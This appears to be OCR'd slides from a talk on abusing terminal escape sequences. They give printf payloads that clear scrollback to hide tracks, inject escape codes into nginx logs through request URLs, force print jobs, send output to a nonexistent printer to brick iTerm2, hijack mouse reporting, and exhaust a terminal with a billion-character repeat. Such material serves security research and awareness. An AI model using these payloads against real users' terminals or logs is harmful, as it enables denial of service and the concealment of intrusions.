
MESS THINGS UP!

HIDE YOUR TRACKS

```
printf '\033[H\007' - Moves cursor to home position (0, 0)
printf '\033]1337;ClearScrollback\007' - Clears scrollback(iterm)
Printf '\033[2J\007’ - Erase entire screen
```

https://gist.github.com/fnky/458719343aabd01cfb17a3a4f7296797


Docker Desktop
Update to latest
Search for local and remote images, containers, and more...
⌘K
Sign in
Containers
Images
Volumes
Dev Environments
BETA
Learning Center
Extensions
Resource usage
Add Extensions
affectionate_chandrasekhar
docker/getting-started
2e0348d7fed4
80:80
STATUS
Running (17 minutes ago)
Logs
Inspect
Terminal
Files
Stats
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/
H%1b%5b2J%07%1b%5bH%1b%5b2J%07 HTTP/1.1", host: "127.0.0.1"
CLEARS THE LOG EVERY TIME IT RENDERS
RAM 4.16 GB
CPU 0.20%
Disk 47.53 GB avail. of 58.37 GB
Not connected to Hub
v4.19.0


404 Not Found
127.0.0.1/tutorial/updating-our-app%1b%5bH%1b%5b2J%07%1b%5bH%1b%5b2J%07
404 Not Found
nginx/1.23.3

Dictionary

Definitions from Oxford Languages · Learn more

annoy

verb

1. make (someone) a little angry; irritate.
   "the decision really annoyed him"

   Similar: irritate | vex | make angry | make cross | anger | exasperate | irk

2. **ARCHAIC**
   harm or attack repeatedly.
   "a gallant Saxon, who annoyed this Coast"

DOS / BRICK


https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

CSI *Ps* i Media Copy (MC).
- *Ps* = 0 ⇒ Print screen (default).
- *Ps* = 4 ⇒ Turn off printer controller mode.
- *Ps* = 5 ⇒ Turn on printer controller mode.
- *Ps* = 1 0 ⇒ HTML screen dump, *xterm*.
- *Ps* = 1 1 ⇒ SVG screen dump, *xterm*.

CSI ? *Ps* i
Media Copy (MC), DEC-specific.
- *Ps* = 1 ⇒ Print line containing cursor.
- *Ps* = 4 ⇒ Turn off autoprint mode.
- *Ps* = 5 ⇒ Turn on autoprint mode.
- *Ps* = 1 0 ⇒ Print composed display, ignores DECPEX.
- *Ps* = 1 1 ⇒ Print all pages.

CSI *Pm* l Reset Mode (RM).
- *Ps* = 2 ⇒ Keyboard Action Mode (KAM).
- *Ps* = 4 ⇒ Replace Mode (IRM).
- *Ps* = 1 2 ⇒ Send/receive (SRM).
- *Ps* = 2 0 ⇒ Normal Linefeed (LNM).

CSI ? *Pm* l
DEC Private Mode Reset (DECRST).
- *Ps* = 1 ⇒ Normal Cursor Keys (DECCKM), VT100.
- *Ps* = 2 ⇒ Designate VT52 mode (DECANM), VT100.
- *Ps* = 3 ⇒ 80 Column Mode (DECCOLM), VT100.
- *Ps* = 4 ⇒ Jump (Fast) Scroll (DECSCLM), VT100.
- *Ps* = 5 ⇒ Normal Video (DECSCNM), VT100.


https://invisible-island.net/xterm/ctlseqs/ctlseqs.html
CSI Ps i Media Copy (MC).
Ps = 0 ⇒ Print screen (default).
Ps = 4 ⇒ Turn off printer controller mode.
Ps = 5 ⇒ Turn on printer controller mode.
Ps = 1 0 ⇒ HTML screen
Ps = 1 1 ⇒ SVG screen
CSI ? Ps i
stok@stoks-mbp:~/Documents/terminal
terminal Printf '\033[0i\007'
POPS A PRINT JOB
Print
Page 1 of 1
Printer
No Printer Selected
Presets
None
Copies
1
Pages
All Pages
Range from 1 to 1
Selection
Select pages from the sidebar
Paper Size
A4 210 by 297 mm
Orientation
Portrait
Landscape
Scaling
100 %
iTerm2
Black and white
Layout
PDF
Cancel
Print
Ps = 3 ⇒ 80 Column Mod
Ps = 4 ⇒ Jump (Fast) S
Ps = 5 ⇒ Normal Video (DECSCNM), VT100.

PRINT STUFF

```
Printf '\033[0i\007'
Print onscreen stuff

Printf '\033[5i\007'
Send output to printer (BRICK iTERM2)
```

https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

```
CSI Ps i  Media Copy (MC).
            Ps = 0  ⇒  Print screen (default).
            Ps = 4  ⇒  Turn off printer controller mode.
            Ps = 5  ⇒  Turn on printer controller mode.
            Ps = 1 0  ⇒  HTML screen dump, xterm.
            Ps = 1 1  ⇒  SVG screen dump, xterm.

CSI ? Ps i
          Media Copy (MC), DEC-specific.
            Ps = 1  ⇒  Print line containing cursor.
            Ps = 4  ⇒  Turn off autoprint mode.
            Ps = 5  ⇒  Turn on autoprint mode.
            Ps = 1 0  ⇒  Print composed display, ignores DECPEX.
            Ps = 1 1  ⇒  Print all pages.

CSI Pm l  Reset Mode (RM).
            Ps = 2  ⇒  Keyboard Action Mode (KAM).
            Ps = 4  ⇒  Replace Mode (IRM).
            Ps = 1 2  ⇒  Send/receive (SRM).
            Ps = 2 0  ⇒  Normal Linefeed (LNM).

CSI ? Pm l
          DEC Private Mode Reset (DECRST).
            Ps = 1  ⇒  Normal Cursor Keys (DECCKM), VT100.
            Ps = 2  ⇒  Designate VT52 mode (DECANM), VT100.
            Ps = 3  ⇒  80 Column Mode (DECCOLM), VT100.
            Ps = 4  ⇒  Jump (Fast) Scroll (DECSCLM), VT100.
            Ps = 5  ⇒  Normal Video (DECSCNM), VT100.
```

stok@stoks-mbp:~/Documents/terminal

```
→  terminal Printf '\033[5i\007'
```

SENDS ALL OUTPUT TO A NON EXISTING PRINTER

REALLY ANNOYING

https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

Mouse Tracking

The VT widget can be set to send the mouse position and other information on button presses. These modes are typically used by editors and other full-screen applications that want to make use of the mouse.

There are two sets of mutually exclusive modes:

- mouse protocol
- protocol encoding

The mouse protocols include DEC Locator mode, enabled by the DECELR CSI *Ps* ; *Ps* ' z control sequence, and is not described here (control sequences are summarized above). The remaining five modes of the mouse protocol are selected by DECSET and DECRST with parameters [1000,1001,1002,1003,1005,1006,1015,1016]. For example, "DECSET CSI ? *Pm* h " or "DECRST CSI ? *Pm* l " control sequence.

Manifest constants for the parameter values are defined in *xcharmouse.h* as follows:

```
#define SET_X10_MOUSE               9
#define SET_VT200_MOUSE             1000
#define SET_VT200_HIGHLIGHT_MOUSE   1001
#define SET_BTN_EVENT_MOUSE         1002
#define SET_ANY_EVENT_MOUSE         1003

#define SET_FOCUS_EVENT_MOUSE       1004

#define SET_ALTERNATE_SCROLL        1007

#define SET_EXT_MODE_MOUSE          1005
#define SET_SGR_EXT_MODE_MOUSE      1006
#define SET_URXVT_EXT_MODE_MOUSE    1015
#define SET_PIXEL_POSITION_MOUSE    1016
```

The motion reporting modes are strictly *xterm* extensions, and are not part of any standard, though they are analogous to the DEC VT200 DECELR locator reports.

HIJACK MOUSE

```
printf '\033[?1001h\033[?1002h\033[?1003h\033[?1004h\033[?1005h\033[?1006h\033[?1007h\033[?1015h\033[?10016h\'
```

EVERY SINGLE MOUSE MOVEMENT WILL BE REPORTED

https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

(See discussion of **Title Modes**).

CSI *Ps* X Erase *Ps* Character(s) (default = 1) (ECH).

CSI *Ps* Z Cursor Backward Tabulation *Ps* tab stops (default = 1) (CBT).

CSI *Ps* ^ Scroll down *Ps* lines (default = 1) (SD), ECMA-48.
This was a publication error in the original ECMA-48 5th edition (1991) corrected in 2003.

CSI *Ps* ` Character Position Absolute [column] (default = [row,1]) (HPA).

CSI *Ps* a Character Position Relative [columns] (default = [row,col+1]) (HPR).

CSI *Ps* b Repeat the preceding graphic character *Ps* times (REP).

CSI *Ps* c Send Device Attributes (Primary DA).
Ps = 0 or omitted ⇒ request attributes from terminal. The response depends on the **decTerminalID** resource setting.
⇒ CSI ? 1 ; 2 c ("VT100 with Advanced Video Option")
⇒ CSI ? 1 ; 0 c ("VT101 with No Options")
⇒ CSI ? 4 ; 6 c ("VT132 with Advanced Video and Graphics")
⇒ CSI ? 6 c ("VT102")
⇒ CSI ? 7 c ("VT131")
⇒ CSI ? 1 2 ; *Ps* c ("VT125")
⇒ CSI ? 6 2 ; *Ps* c ("VT220")
⇒ CSI ? 6 3 ; *Ps* c ("VT320")

REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)

```
printf '✌\033[10;b\007'
```

REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)

```
printf '✌\033[10;b\007'
```

✌ ✌ ✌ ✌ ✌ ✌ ✌ ✌ ✌ ✌

REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)

```
printf '✌\033[1000000000;b\007'

1.000.000.000 = ONE BILLION ✌
```


REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)

